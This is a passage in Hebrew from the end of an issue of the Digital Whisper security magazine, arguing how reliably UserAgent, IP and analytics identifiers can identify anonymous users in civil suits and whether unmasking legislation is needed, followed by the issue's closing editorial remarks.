לגבי UserAgent, המובהקות היא גבוהה יותר, אך אם אדם מסוים משתמש במספר דפדפנים או בדפדפן שאינו ייחודי במיוחד לא יהיה ניתן לזהותו. ככלל, מובהקות ביחס של 1:100 או 1:1000 כאשר



מנסים לטעון שאדם א' ואדם ב' הם אותו אדם כיוון שלשניהם יש את אותו ה-UserAgent, אינה מובהקות רעה בכלל. מובהקות של 1:10,000 ניתן למצוא ב<u>טביעת אצבע. כלומר, אם רף ההוכחה</u> האזרחי הוא של "יותר סביר כי הדבר יתרחש מאשר לא יתרחש", הרי ניתן לצמצם באמצעות UserAgent את שיעור הטעות למינימום. כלומר, יכול להיות שאם הייחודיות של הדפדפן תהיה 1:1,000 אז יהיו עדיין בישראל 7 אלף אנשים מלבד החשוד בתור אליס, אלא שלאותם אלף אנשים לא תהיה סיבה להיות חשודים, בניגוד לחשוד. כאשר מדובר על מידע מזהה אצל צד שלישי, לא תהיה שגיאה הפוכה (false positive) כמו ב- IP או UserAgent אלא רק מצב שבו לא נוכל לאתר את בעל האתר. כלומר, ללא גישה אמיתית לחשבון ה-Google Analytics הדרך היחידה לקבל את המספר המזהה היא לדלות אותו מתוך אתר אחר על מנת להפליל מישהו או לקבל אותו מ-Google לכן, אף שלא מדובר במובהקות לא רעה סטטיסטית טובה כמו קבלת המידע על מי עומד מאחורי ה-IP באותה העת, הרי שהמובהקות לא רעה בכלל כשמדובר בהליך אזרחי ומצורפות אליו ראיות נוספות הקושרות את בעל החשבון בתור המעוול

## נחיצות החקיקה

עכשיו עולה השאלה האמיתית: האם באמת נחוצה חקיקה לחשיפה של גולשים? ברוב המקרים, כאשר מתבקשת חשיפה של אדם יש חשד שהוא אדם ספציפי המקורב לנפגע או מוכר לו. אדם זר לא יחזיק מידע רגיש על אדם אחר, לא ינסה לעוול כלפיו או להוציא לשונו רעה אלא אם נפגע ממנו, לא ינסה לתחרות בו בצורה לא הוגנת אלא אם הוא בעל עסק מתחרה (ומוכר לנפגע) ולא יפר את זכויותיו האחרות. כך, ניתן ככל הנראה למצוא בנקל באמצעות איש אבטחת מידע את זהות האדם העומד מאחורי אותו מסך אנונימיות, רק ללא פגיעה אמיתית באנונימיות האינהרנטית של הרשת ותוך מתן אפשרות למי שבאמת רוצה להיות אנונימי להשאר כזה.

הפתרון, כמו פתרונות אחרים, אינו מושלם. הוא יגבה לא מעט קרבנות ויעמיד לא מעט נפגעים מול שוקת שבורה. אולם, מול החלופה של פגיעה מאסיבית בפרטיות של אזרחים על ידי רשויות שלטוניות, הוא בהחלט עדיף.



## דברי סיום

בזאת אנחנו סוגרים את הגליון ה-17 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 37.5]) ואנשים המעוניינים לעזור ולתרום שיש לו קצת זמן פנוי [אנו מוכנים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת <u>editor@digitalwhisper.co.il</u>

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

## www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של חודש פברואר 2011.

אפיק קסטיאל,

ניר אדר,

31.1.2011